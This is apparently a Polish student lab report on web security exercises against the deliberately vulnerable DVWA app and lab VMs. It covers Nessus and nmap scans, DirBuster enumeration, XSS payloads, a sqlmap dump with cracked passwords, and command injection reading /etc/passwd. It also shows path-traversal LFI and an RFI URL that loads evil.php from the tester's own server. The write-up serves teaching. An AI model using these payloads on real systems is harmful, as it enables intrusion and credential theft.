
- 1.5 Jeden z najbardziej użytecznych typów skanowania, który jest uważany za „odpowiedni dla każdego hosta”? Basic network scan

- 1.6 Jakie skanowanie umożliwia „Uwierzytelnienie się na hostach i wyliczenie brakujących aktualizacji”? Credentialled Path Audit
- 1.7 Jakiego skanowania używa się specjalnie do skanowania aplikacji internetowych? Web application test
- 1.8 Utwórz nowy „Basic Network Scan” ukierunkowany na maszynę wirtualną z laboratorium. Jaką opcję możemy ustawić w 'BASIC' (po lewej), aby ustawić czas uruchomienia tego skanowania? Może to być bardzo przydatne, gdy problemem jest przeciążenie sieci. Schedule
- 1.9 W sekcji „DISCOVERY” (po lewej stronie) ustaw „Scan Type”, aby obejmował porty 1-65535. Jak nazywa się ten typ? port scan (all ports)
- 1.10 Jaki „Typ skanowania” możemy zmienić w opcji „ADVANCED”, aby uzyskać połączenie o niższej przepustowości? scan low bandwidth links
- 1.11 Po ustawieniu tych opcji uruchom skanowanie. Nessus SYN Scanner
- 1.12 Po zakończeniu skanowania, które „Vulnerability” z rodziny „Port scanners” możemy wyświetlić, aby zobaczyć otwarte porty na tym hoście? Nessus SYN Scanner
- 1.13 Jaka wersja serwera Apache HTTP Server jest zgłaszana przez Nessus? 2.4.99
- 1.14 Jaki jest identyfikator wtyczki określający typ i wersję serwera HTTP? 10107
- 1.15 Jaka strona uwierzytelniania jest wykrywana przez skaner, który przesyła poświadczenia w postaci zwykłego tekstu? login.php
- 1.16 Jakie jest rozszerzenie pliku kopii zapasowej konfiguracji? .bak
- 1.17 Który katalog zawiera przykładowe dokumenty? (To będzie w katalogu php) /external/phpids/0.6/docs/examples/
- 1.18 Na jaką lukę podatną jest ta aplikacja związana z X-Frame-Options? clickjacking

Lab 4 - Podatności w aplikacjach webowych

Zadanie 1

W celu skonfigurowania proxy dla firefoxa skorzystano z oprogramowania BurpSuite.



Rys. 16. Skonfigurowane proxy w firefox z wykorzystaniem BurpSuite.


Następnie przeszukano komunikację HTTP aplikacji DVWA w celu znalezienia informacji na temat technologii z których korzysta. Jak można zaobserwować na Rys. 17 jest to server Apache 2.4.7 postawiony na systemie Ubuntu korzysta on z PHP w wersji 5.5.9.

Request	Response	Inspector
133 https://tryhackme.com GET /vpn/my-data 134 https://static.hotjar.com GET /chotjar-1950941.js?v=6 135 https://tryhackme.com GET /api/tasks/dvwa 136 https://tryhackme.com GET /glossary/all-terms 137 https://tryhackme.com GET /modules/ad950c087c3c5fa776c0.js 138 https://script.hotjar.com GET /modules/ad950c087c3c5fa776c0.js 139 https://api-lam.intercom.io POST /messenger/web/ping 140 https://tryhackme.com GET /notifications/hab/unseen 141 https://region1.google-analytics.com POST /g/collect?v=2&tid=G-ZSD4WV3D4P&... 142 https://tryhackme.com GET /get 143 https://nexus-websocket-a.intego GET /pubsubb7-JuFzHmYzMcw72q6jGCJp2... 144 https://tryhackme.com GET /socket.io/?EIO=4&transport=websocket	200 905 JSON script js 200 11758 JSON 200 905 JSON 304 632 304 632 200 269896 script js 200 5688 JSON 200 706 JSON 204 426 text 200 5765 HTML php Setup: Damn Vulnerabl... 200 101 181 361 HTML io/ 505 HTTP Version Not S... 200 5765 HTML php Setup: Damn Vulnerabl... 101 181 361 HTML io/ 505 HTTP Version Not S... 172.67.27.10 18.66.233.77 172.67.27.10 18.66.233.77 172.67.27.10 18.66.233.77 172.67.27.10 18.66.233.77 172.67.27.10 108.138.51.62 52.87.100.101 172.67.27.10 216.23.101.36 10.10.131.116 10.10.131.116 35.174.127.31 172.67.27.10	172.67.27.10 18.66.233.77 172.67.27.10 18.66.233.77 172.67.27.10 18.66.233.77 172.67.27.10 18.66.233.77 172.67.27.10 108.138.51.62 52.87.100.101 172.67.27.10 216.23.101.36 10.10.131.116 10.10.131.116 35.174.127.31 172.67.27.10

Rys. 17. Informacje odnalezione za pomocą komunikacji HTTP z aplikacją DVWA.

Zadanie 2

Celem tego zadania jest przeprowadzenie enumeracji plików i katalogów aplikacji DVWA za pomocą narzędzia dirbuster. Narzędzie zostało skonfigurowane jak na Rys. 18.



Rys. 18. Skonfigurowane i gotowe do przeprowadzenia skanowania narzędzie DirBuster.

Po przeskanowaniu ukazuje się następujące drzewo katalogowe:

http://10.10.131.112:80/ Scan Information \ Results - List View: Dirs: 33 Files: 126 \ Results - Tree View \ Errors: 29 \			
Directory Structure	Response Code	Response Size	
/	302	327	
index.php	302	329	
about.php	200	5154	
icons	403	456	
login.php	200	1833	
docs	200	1325	
pdf.html	200	355	
DVWA_v1.3.pdf	200	406387	
security.php	302	329	
setup.php	200	4380	
dvwa	200	1693	
images	200	2363	
js	200	1364	
css	200	1722	
includes	200	1569	
instructions.php	200	314	
external	200	1327	
phpids	200	1142	
recaptcha	200	1173	
logout.php	302	329	
config	200	1355	
config.inc.php	200	168	
config.inc.php.bak	200	2099	

Rys. 19. Drzewo katalogowe po przeprowadzeniu skanowania za pomocą DirBuster.


Zadanie 3

Celem zadania trzeciego jest przedstawienie przykładowych ataków XSS.

Atak 1

Polecenie: "</script>"


Wynik:



Atak 2

Polecenie: "ClickMe"


Wynik:



Atak 3

Polecenie: "<SCRIPT>alert('XSS')</SCRIPT>>"

Wynik:



Zadanie 4

W tym zadaniu należy za pomocą narzędzia sqlmap znaleźć:

- typ bazy danych
- nazwy tabel
- nazwy kolumn w tabeli users
- zawartość tabeli users

A następnie przedstawić loginy i hasła użytkowników:

Aby otrzymać adres bazy danych można wykonać request na id użytkownika a następnie odczytać adres na jaki request został wykonany:

The screenshot shows the browser's developer tools Network tab with a list of requests made to the DVWA application. The requests are as follows:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.10.77.64	/vulnerabilities/sqli/?id=1&Submit=Submit	document	html	4.75 KB	4.43 KB
200	GET	10.10.77.64	dvwapage.js	script	js	cached	0 B
200	GET	10.10.77.64	add_event_listeners.js	script	js	cached	593 B
200	GET	10.10.77.64	logo.png	img	png	cached	8.13 KB
200	GET	10.10.77.64	favicon.ico	FaviconLoader....	vnd....	cached	1.37 KB

Details for the first request (index.php?id=1) are expanded:

Status: 200 OK
Version: HTTP/1.1
Transferred: 4.75 KB (4.43 KB size)
Referrer Policy: strict-origin-when-cross-origin
Request Priority: Highest

Response Headers (327 B):

- Cache-Control: no-cache, must-revalidate
- Connection: close
- Content-Length: 4538
- Content-Type: text/html; charset=utf-8
- Date: Wed, 12 Apr 2023 16:36:20 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Pragma: no-cache
- Server: Apache/2.4.7 (Ubuntu)
- Vary: Accept-Encoding
- X-Powered-By: PHP/5.5.9-1ubuntu4.26

Request Headers (505 B):

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: PHPSESSID=tbo2c6pqq1kqv4iabh3ptp9hn5; security=low

Rys. 20. Adres bazy danych na jaki został wykonany GET w aplikacji DVWA.

Z informacji przedstawionych na Rys. 20 możemy odczytać adres na który został wykonany GET oraz ciasteczko przekazane w nagłówku:

- <http://10.10.77.64/vulnerabilities/sqli/?id=1&Submit=Submit>
- PHPSESSID=tbo2c6pqq1kqv4iabh3ptp9hn5; security=low

W trakcie wygasła nam maszyna i adres zmienił się na 10.10.115.219, proces wygląda tak samo jednak trzeba zamienić wcześniejszy adres ip na ten wspomniany powyżej. Możemy wykonać teraz skan za pomocą sqlmap korzystając z polecenia:

- sqlmap -u "http://10.10.115.219/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=vbl53j8jpn5uqv6ccfl0rcd1h6; security=low" --dump

Po wykonaniu polecenia otrzymano następujące informacje:

```
Database: dwva -cookie="PHPSESSID=769931ceced0c7d9b24c7aa8ef2b93c2; security=low"
Table: users --dump
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar           | password          | last_name | first_name | last_login      | failed_login |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | admin  | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     | 2023-04-12 16:49:07 | 0
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon   | 2023-04-12 16:49:07 | 0
| 3       | 1337   | /hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me       | Hack     | 2023-04-12 16:49:07 | 0
| 4       | pablo   | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo    | 2023-04-12 16:49:07 | 0
| 5       | smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob      | 2023-04-12 16:49:07 | 0
+-----+-----+-----+-----+-----+-----+-----+
[19:04:37] [INFO] table 'dwva.users' dumped to CSV file '/home/cichowlasp/.local/share/sqlmap/output/10.10.115.219/dump/dwva/users.csv'
[19:04:37] [INFO] fetching columns for table 'guestbook' in database 'dwva'
[19:04:37] [INFO] fetching entries for table 'guestbook' in database 'dwva'
Database: dwva
Table: guestbook
[1 entry]
+-----+-----+
| comment_id | name   | comment           |
+-----+-----+
| 1           | test   | This is a test comment. |
+-----+
```

Rys. 21. Wynik skanowania bazy danych za pomocą sqlmap.

Co umożliwia na odpowiedzenie wcześniejszych punktów:

- typ bazy danych - MySQL >= 5.1
- nazwy tabel - users i questbook
- nazwy kolumn w tabeli users - user_id, user, avatar, password, last_name, first_name, last_login, failed_login
- zawartość tabeli users - Rys. 21

Loginy i hasła użytkowników to następująco:

- admin/password
- gordonb/abc123
- 1337/charley
- pablo/letmein
- smithy/password

Zadanie 5

Aby otrzymać informacje o systemie za pomocą command injection możemy skorzystać z polecenia: "aaa; uname -a" w oknie otrzymamy następujące informacje:

- Linux ip-10-10-115-219 3.13.0-158-generic #208-Ubuntu SMP Fri Aug 24 17:07:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

Czyli jest To Linux x86_64 a dokładniej Ubuntu.

The screenshot shows a web form titled "Ping a device". It has a text input field labeled "Enter an IP address:" containing the value "aaa; uname -a". Below the form, the output of the command is displayed in red text: "Linux ip-10-10-115-219 3.13.0-158-generic #208-Ubuntu SMP Fri Aug 24 17:07:38 UTC 2018 x8".

Rys. 22. Wyknanie polecenia aaa; uname -a w aplikacji DVWA.

Zadanie 6

W tym zadaniu należy wyświetlić zawartość pliku /etc/passwd za pomocą command injection. W tym celu skorzystamy z polecenia “aaa; cat /etc/passwd”.

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:106:111:MySQL Server,,,:/nonexistent:/bin/false
```

Rys. 23. Wynik wykonania polecenia aaa; cat /etc/passwd.

Zadanie 7

Aby wyświetlić inny plik za pomocą podatności LFI możemy skorzystać z wcześniejszej metody (command injection) aby sprawdzić jakie pliki istnieją na serwerze.

Ping a device

Enter an IP address:

```
X11
acpi
adduser.conf
addtime
```

Rys. 24. Pliki istniejące w folderze /etc/.

Można spróbować więc wyświetlić plik adduser.conf za pomocą następującego adresu url:

- <http://10.10.115.219/vulnerabilities/fi/?page=../../../../../../../../etc/adduser.conf>

Wynik prezentuje się następująco:

```
# /etc/adduser.conf: "adduser" configuration. # See adduser(8) and adduser.conf(5) for full documentation. # The DSHELL variable specifies the default login shell on your # system. DSHELL=/bin/bash # The DHOME variable specifies the directory containing users' home # directories. DHOME=/home # If GROUPHOMES is "yes", then the home directories will be created as # /home/groupname/user. GROUPHOMES=no # If LETTERHOMES is "yes", then the created home # directories will have # an extra directory - the first letter of the user name. For example: # /home/user.LETTERHOMES=no # The SKEL variable specifies the directory containing "skeletal" user # files; in other words, files such as a sample .profile that will be # copied to the new user's home directory when it is created. SKEL=/etc/skel # FIRST_SYSTEM_UID to LAST_SYSTEM_UID inclusive is the range for UIDs # for dynamically allocated administrative and system accounts/groups. # Please note that system software, such as the users allocated by the base-passwd # package, may assume that UIDs less than 100 are unallocated. FIRST_SYSTEM_UID=100 LAST_SYSTEM_UID=999 FIRST_SYSTEM_UID=100 LAST_SYSTEM_UID=999 # The USERGROUPS variable can be either "yes" or "no". If "yes" each # created user will be given their own group to use as a default. If "# no", each created user will be placed in the group whose gid is # USERS_GID LAST_GID=29999 # The USERGROUPS variable can be either "yes" or "no". If "yes" each # created user will be given their own group to use as a default. If "# no", each created user will be placed in the group whose gid is # USERS_GID (see below). USERGROUPS=yes # If USERGROUPS is "no", then USERS_GID should the GID of the group # "users" (or the equivalent group) on your system. USERS_GID=100 # If DIR_MODE is set, directories will be created with the specified # mode. Otherwise the default mode 0755 will be used. DIR_MODE=0755 # If SETGID_HOME is "yes" home directories for users with their own # group will be set. This was the default for # versions <> 3.13 of adduser. Because it has some bad side effects we # no longer do this per default. If you want it nevertheless you # still set it here. SETGID_HOME=no # If QUOTAUSER is set, a default quota will be set from that user with # edquota -p QUOTAUSER newuser QUOTAUSER="" # If SKEL_IGNORE_REGEX is set, adduser will ignore files matching this # regular expression when creating a new home directory SKEL_IGNORE_REGEX="dpkg-(old|new|dist|save)" # Set this if you want the --add_extra_groups option to adduser to add # new users to other groups. # This is the list of groups that new non-system users will be added to # Default: #EXTRA_GROUPS="dialout cdrom floppy audio video plugdev users" # If ADD_EXTRA_GROUPS is set to something non-zero, the EXTRA_GROUPS # option above will be default behavior for adding new, non-system users #ADD_EXTRA_GROUPS=1 # check user and group names also against this regular expression. #NAME_REGEX="^a-z\w{2,9}-a-z{0,9} \w*$"
```

Rys. 25. Wyświetlenie pliku adduser.conf za pomocą podatności LFI.

Zadanie 8

W zadaniu 8 z zadanie przyjęto wyświetlenie zawartości katalogu domowego ubuntu przy pomocy RFI. Aby wyświetlić skorzystano z danego adresu http:

- <http://10.10.115.219/vulnerabilities/fi/?page=http://10.18.0.223:80/evil.php&cmd=ls%2fhome%2fubuntu%2f>

```
$ mv evil.php RF1
(cichowlasp@cichowlasp)-[~]
$ ls
253013.ovpn Desktop Documents Downloads Music Pictures Public RF1 Te
(cichowlasp@cichowlasp)-[~]
$ cd RF1
(cichowlasp@cichowlasp)-[~/RF1]
$ ls
evil.php

(cichowlasp@cichowlasp)-[~/RF1]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.115.219 - - [12/Apr/2023 20:09:19] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:09:51] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:14:49] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:14:56] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:15:03] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:16:21] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:16:34] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:16:40] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:16:53] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:17:00] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:17:08] "GET /evil.php HTTP/1.0" 200 -
10.10.115.219 - - [12/Apr/2023 20:17:29] "GET /evil.php HTTP/1.0" 200 -
```

Rys. 26. Wyświetlone pliki katalogu domowego ubuntu za pomocą RFI.

Jak można zaobserwować w katalogu domowym nie ma żadnych plików.

Gdy np. wpiszemy samo ls /home wyświetli nam katalog domowy Ubuntu

```
$ ls /home
(cichowlasp@cichowlasp)-[~]
$ ls /home
ubuntu
```

Rys. 27. Wyświetlone pliki i foldery katalogu /home za pomocą RFI.

Lab 5 - Podatności w aplikacjach webowych

Zadanie 1

W zadaniu o numerze pierwszym należy przeskanować maszynę Target5 (ip: 10.0.2.15) za pomocą nmapa i przedstawić wyniki w tabeli. Wyniki prezentują się następująco:

```
kali@kali: ~
File Actions Edit View Help
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali㉿kali)-[~]
$ sudo nmap 10.0.2.15 -p- -sV -oX file.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 09:11 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00035s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.38
111/tcp   open  rpcbind 2-4 (RPC #100000)
443/tcp   open  http    Apache httpd 2.4.38
2049/tcp  open  nfs_acl 3 (RPC #100227)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8948/tcp  open  http    Apache Tomcat 9.0.30
38041/tcp open  nlockmgr 1-4 (RPC #100021)
39015/tcp open  mountd   1-3 (RPC #100005)
43911/tcp open  mountd   1-3 (RPC #100005)
45539/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:6C:3D:93 (Oracle VirtualBox virtual NIC)
Service Info: Host: target.target; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 27.20 seconds
```

Rys. 28. Wyniki skanowania maszyny Target5 za pomocą komendy “sudo nmap 10.0.2.15 -p- -sV -oX file.xml”

Port	Usługa	Wersja
21	ftp	ProFTPD
22	ssh	OpenSSH
80	http	Apache httpd
111	rpcbind	2-4 (RPC #100000)
443	http	Apache httpd
2049	nfs_acl	3 (RPC #100227)
8009	ajp13	Apache Jserv
8948	http	Apache Tomcat
38041	nlockmgr	1-4 (RPC #100021)

39015	mountd	1-3 (RPC #100005)
43911	mountd	1-3 (RPC #100005)
45539	mountd	1-3 (RPC #100005)

Zadanie 2

Kolejnym zadaniem jest przeskanowanie tej samej maszyn z flagą nmap'a -sC polecenie wygląda teraz następująco: "sudo nmap 10.0.2.15 -p- -sC". Dodatkowe informacje które otrzymaliśmy można zobaczyć na poniższych rysunkach:

```
(kali㉿kali)-[~]
$ sudo nmap 10.0.2.15 -p- -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 09:35 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00031s latency).

Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  3 33      www-data    4096 Aug 31  2021 110206-raptor
| drwxr-xr-x  3 33      www-data    4096 Aug 31  2021 6jx7j9mb
| -rw-rw-rw-  1 33      www-data     19 Aug 31  2021 phpinfo.php [NSE: writeable]
| -rw-r--r--  1  ftp     www-data    5490 Aug 31  2021 rev.php
| -rw-r--r--  1 33      www-data     77 Aug 31  2021 robots.txt
22/tcp    open  ssh
| ssh-hostkey:
|   2048 2ca5e701c20659033811da517ecf2c6f (RSA)
|   256 e1d1d50f666e713589bdd754fa02ab74 (ECDSA)
|   256 d590b7bc29094f6845e3eeee00a01586 (ED25519)
80/tcp    open  http
| http-robots.txt: 1 disallowed entry
| /6jx7j9mb/0ozckd22/supertajnadokumentacja.txt
| http-title: Index of /
| http-git:
|   10.0.2.15:80/.git/
